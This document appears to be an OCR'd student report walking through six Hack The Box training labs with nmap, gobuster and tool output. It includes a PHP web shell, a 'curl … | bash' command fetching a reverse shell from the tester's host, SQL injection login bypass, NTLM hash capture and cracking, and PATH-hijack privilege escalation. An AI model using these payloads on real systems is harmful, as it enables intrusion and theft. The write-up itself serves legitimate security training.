Penetration Testing Report for Relq


Prepared By: Arayik Gabrielyan
Date: April 29, 2025
Email: gabrielyan_2003@bk.ru


Table of Contents


Hack The Box Lab 1(Crocodile)

Hack The Box Lab 1 – Crocodile


1. I started by performing an `nmap` scan to identify open ports and the services running on the target machine. The scan revealed the following open ports:
    - **21 (FTP)**
    - **80 (HTTP)**
2. I connected to the FTP server using the `ftp` command. Anonymous login was allowed (`230 Login successful`).
3. I listed the available files on the FTP server using the `dir` command. Some of the files appeared to be interesting and potentially contained user credentials or sensitive data.
4. I downloaded those files using the `get` command for further analysis.









5. Next, I accessed the web server by visiting the target IP address (`http://10.129.38.217`) in a browser. The server returned a web page.
6. I used the `gobuster` tool to perform directory enumeration in order to discover hidden paths and pages. During the scan, I found an interesting endpoint: **/login.php**.
7. I navigated to the **/login.php** page and successfully logged in using the credentials I had retrieved earlier from the FTP files. This granted me access to the administrative panel.
8. From the admin section, I was able to locate and capture the flag.









Hack The Box Lab 2(Three)

1.While using `gobuster`, I discovered a subdomain: **s3.thetoppers.htb**.
2.A quick Google search revealed that `s3` typically refers to Amazon S3 (Simple Storage Service), which is used for object storage.
3.I used the `awscli` tool to interact with the S3 bucket. I configured it using the following command:
```
aws configure
```
4.I then listed the available S3 buckets using:
```
aws s3 ls
```
5.Inside the specified bucket, I found the following files:

- `index.php`
- `.htaccess`
- A directory named `images/`

Based on the structure and contents, I assumed this bucket was being used as the webroot for the Apache web server running on port 80.





```
gobuster vhost -w /usr/share/wordlists/secLists/subdomains-top1million-5000.txt -u http://thetoppers.htb

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/secLists/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/07/28 16:40:33 Starting gobuster in VHOST enumeration mode
===============================================================

Found: s3.thetoppers.htb (Status: 404) [Size: 21]

[** SNIP **]
```

```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************hako]: test
AWS Secret Access Key [****************hako]: test
Default region name [hako]: test
Default output format [hako]: test
```

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
                           PRE images/
2025-03-29 02:21:59          0 .htaccess
2025-03-29 02:21:59      11952 index.php
```

6.I created a `shell.php` file with the following content:

7.I uploaded it to the S3 bucket using:

8. To verify code execution, I visited:

   The output confirmed that I could execute system commands on the server.

9.To gain a reverse shell, I created a `shell.sh` script with a typical reverse shell payload. I then hosted it using a local Python HTTP server:

10.I started a listener on my machine using `ncat`:

11.I triggered the reverse shell by executing a command through `shell.php`:

12.As a result, I successfully received a reverse shell connection and obtained access to the target system.

```
┌──(kali㉿kali)-[~]
└─$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

┌──(kali㉿kali)-[~]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

```
thetoppers.htb/shell.php?  ×  +

thetoppers.htb/shell.php?cmd=curl 10.10.14.51:8080/shell.sh | bash
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.52.24 - - [29/Mar/2025 04:07:26] "GET /shell.sh HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.51] from (UNKNOWN) [10.129.52.24] 55654
bash: cannot set terminal process group (1646): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$
```

```
www-data@three:/var/www/html$ cd ..
cd ..
www-data@three:/var/www$ ls
ls
flag.txt
html
www-data@three:/var/www$ cat flag.txt
cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
www-data@three:/var/www$
```

Hack The Box Lab 3(Appointment)

1. Service Enumeration

To begin the assessment, I ran an **Nmap** scan using the `-sC` and `-sV` flags for default script scanning and service version detection:

The scan revealed a single open port:

- **Port 80/TCP** – Running **Apache httpd 2.4.38**

Apache is one of the most widely used HTTP servers. It typically runs on:

- **Port 80 (TCP)** – HTTP
- **Port 443 (TCP)** – HTTPS
  Sometimes it also listens on alternate ports such as **8080** or **8000**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.129.39.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 04:16 EDT
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 87.50% done; ETC: 04:17 (0:00:00 remaining)
Nmap scan report for 10.129.39.154
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Login
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.81 seconds
```

2. Web Directory Discovery

In web application terminology, folders are referred to as **directories**.
To discover hidden directories, I used **Gobuster** in `dir` mode:

While browsing, I encountered HTTP 404 errors, which indicate that the requested resource could not be found—usually due to deletion or incorrect URL input.

3. SQL Injection Exploitation

Once I found the login form, I attempted **SQL Injection**. In **MySQL**, the # character is used to comment out the rest of a line.

Using this knowledge, I injected a payload that **bypassed the password check** by commenting it out:


```
' #
```


As a result, the PHP script returned a positive login response without verifying the password. This worked because the application lacked proper **input validation and sanitization**.

4. Gaining Access and Retrieving the Flag

After successfully logging in, I exploited the injection point further and was able to **retrieve the flag** from the database.

```
$ gobuster dir --url http://{target_IP}/ --wordlist {wordlist_location}/directory-list-2.3-small.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://{target_IP}/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                {wordlist_location}/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/08 14:19:03 Starting gobuster in directory enumeration mode
===============================================================
```





Hack The Box Lab 4(Sequel)

During the scanning phase, only one open port was discovered:

- **3306 (TCP)** — running **MySQL 5.5.5-10.3.27-MariaDB0+deb10u1**

2. Connecting to MySQL

To check if we could connect to the MySQL server, I used the following command

The connection was successful without a password, using the `root` user.

This granted us access to the MySQL shell, where we could run queries against the database.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 10.129.164.124
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 04:41 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.129.164.124
Host is up (0.20s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 3306 --script=mysql-info 10.129.164.124
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 04:43 EDT
Nmap scan report for 10.129.164.124
Host is up (1.1s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 49
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, SupportsTransactions, FoundRows, ConnectWithDatabase, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: w|*X\H1]`L+*WZ=c[~(J
|_  Auth Plugin Name: mysql_native_password
```

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.129.164.124 -P 3306 -u root
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 81
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> mysql -h 10.129.164.124 -P 3306 -u root
```

After listing the available databases, it became clear that the database named **htb** was of interest. To make it the active database, we used:

To list the tables in the active database, we ran:

To view the contents of the `config` table, we used:

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.190 sec)
```

```
Database changed
MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (0.756 sec)
```

```
MariaDB [htb]> SELECT * FROM config LIMIT 10;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.688 sec)
```

Hack The Box Lab 5(Responder)

The host is unable to resolve the **unika.htb** address because the web server is using **name-based virtual hosting** to handle requests.

```
┌──(kali㉿kali)-[~]
└─$ sudo echo "10.129.99.48 unika.htb" | sudo tee -a /etc/hosts
10.129.99.48 unika.htb
```


Initially, there's nothing particularly interesting on the site, but the presence of a language switcher with EN and FR options reveals a French version when switched to FR.

RFI (Remote File Inclusion) is similar to LFI, but in this case, it's possible to include remote files using protocols like HTTP or FTP.

We test the `page` parameter to see if the server includes local files in its response.

One commonly tested file on Windows systems is the `hosts` file, located at `C:\Windows\System32\drivers\etc\hosts`, which helps map hostnames to IP addresses.


To reach this file, we use multiple `../` sequences to traverse back directories.



LFI is confirmed, as we can view the contents of `C:\windows\system32\drivers\etc\hosts` in the response.


The inclusion is possible because the PHP `include()` function is used on the backend to serve different pages based on the language.

Due to a lack of proper sanitization on the `page` parameter, it's possible to inject malicious input and access internal system files.





After submitting the payload via the web browser, an error appears indicating the requested file couldn't be loaded.

However, on the listening Responder server, a NetNTLMv2 hash for the Administrator user is captured.




I saved the hash into a file and passed it to `john`, which automatically detected the hash type and successfully cracked the Administrator user's password.






The Windows WinRM service typically listens on **TCP port 5985**.



To get a session, I connect to the target's WinRM service using `Evil-WinRM`, since PowerShell isn't installed by default on Linux.



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/9/2022   5:35 PM                Administrator
d-----          3/9/2022   5:33 PM                mike
d-r---         10/10/2020  12:37 PM                Public


*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls


    Directory: C:\Users\mike


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/10/2022   4:51 AM                Desktop


*Evil-WinRM* PS C:\Users\mike>
```

We found the flag file.

```
*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls


    Directory: C:\Users\mike


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/10/2022   4:51 AM                Desktop


*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> ls


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt


*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```

Hack The Box Lab 6(Oopsie)

The first phase of our penetration test involved performing a **network scan** using **nmap** to identify open ports and the services running on them. The following command was executed to scan all ports and services:

From the output, we identified two open TCP ports:

- **Port 22 (SSH)**: Typically used for secure remote connections.
- **Port 80 (HTTP)**: Serving a web application.

Having identified the open ports, we proceed to the next phase: **Web Application Discovery**.

Accessing the web application hosted on **Port 80**, we used a browser to visit the target IP. Upon visiting the site, we attempted to intercept and analyze the web traffic using **Burp Suite**. This tool allowed us to capture and inspect the HTTP requests sent from the browser to the server.

During this analysis, we discovered a **login endpoint** at the following URL:

To further explore this, we utilized **Burp Suite** to intercept the request, revealing a **Guest Login** option. This allowed us to log in as a guest, where we then inspected the **cookies** stored in the browser's storage tab.

Upon inspecting the cookies, we found that the system used session-based identification for user roles. Initially, we accessed the guest account's cookies and noticed that the **user ID** and **login credentials** were stored within.

We then manipulated the URL to attempt an **ID** change:


This change allowed us to gain access to the **Admin's cookies**. By replacing the guest's role and ID with the admin's details, we successfully escalated our privileges and logged in as an **Administrator**.


With administrative access in hand, we navigated to the **Upload** section of the web application. It was observed that the server allowed the upload of **PHP files**, which provided an opportunity to exploit the system.


We crafted a **PHP reverse shell** and uploaded it to the server, targeting the **/uploads** directory. After uploading, we configured a **Netcat listener** on our local machine to receive the reverse shell connection:


Upon accessing the uploaded PHP shell through the browser, a reverse shell connection was successfully established, granting us initial access to the target server as **www-data**.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```











WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.62] from (UNKNOWN) [10.129.105.44] 38218
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:39:13 up  1:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
$ ls
bin
boot
cdrom
dev
etc
home
```

Now that we had basic shell access, we focused on escalating our privileges. The goal was to identify any vulnerabilities or misconfigurations that would allow us to obtain **root** access.

Our first task was to identify and explore the user accounts present on the system. Using commands such as **cat /etc/passwd**, we discovered an account for **Robert** with a home directory located at `/home/robert`.

We further investigated the system's web directory, **/www/html/cdn-cgi/login**, and searched for possible credentials. A few password candidates were identified through the **grep** command, and we successfully authenticated as the user **Robert** using the password **M3g4C0rpUs3r!**.

Upon gaining access as **Robert**, we investigated the system for potential privilege escalation vectors. A crucial finding was the **Bugtracker** binary located in the **/usr/bin** directory, which had the **SUID** permission set, allowing it to execute with root privileges, regardless of the user running the command.

The permissions showed an **SUID** bit (`rwsr-xr--`), indicating that this binary could be exploited for privilege escalation.

We executed the **Bugtracker** binary and noticed that it was used as a wrapper for the **cat** command, allowing it to load files from the **/root/reports** directory. To exploit this, we created a malicious **cat** file in the **/tmp** directory that would spawn a shell when executed.

Next, we adjusted the **PATH** environment variable to prioritize the **/tmp** directory, ensuring that our malicious **cat** file would be executed instead of the legitimate system file.

```
export PATH=/tmp:$PATH
```

By running the **Bugtracker** binary again, we successfully triggered the malicious **cat** file, which spawned a **root shell**.

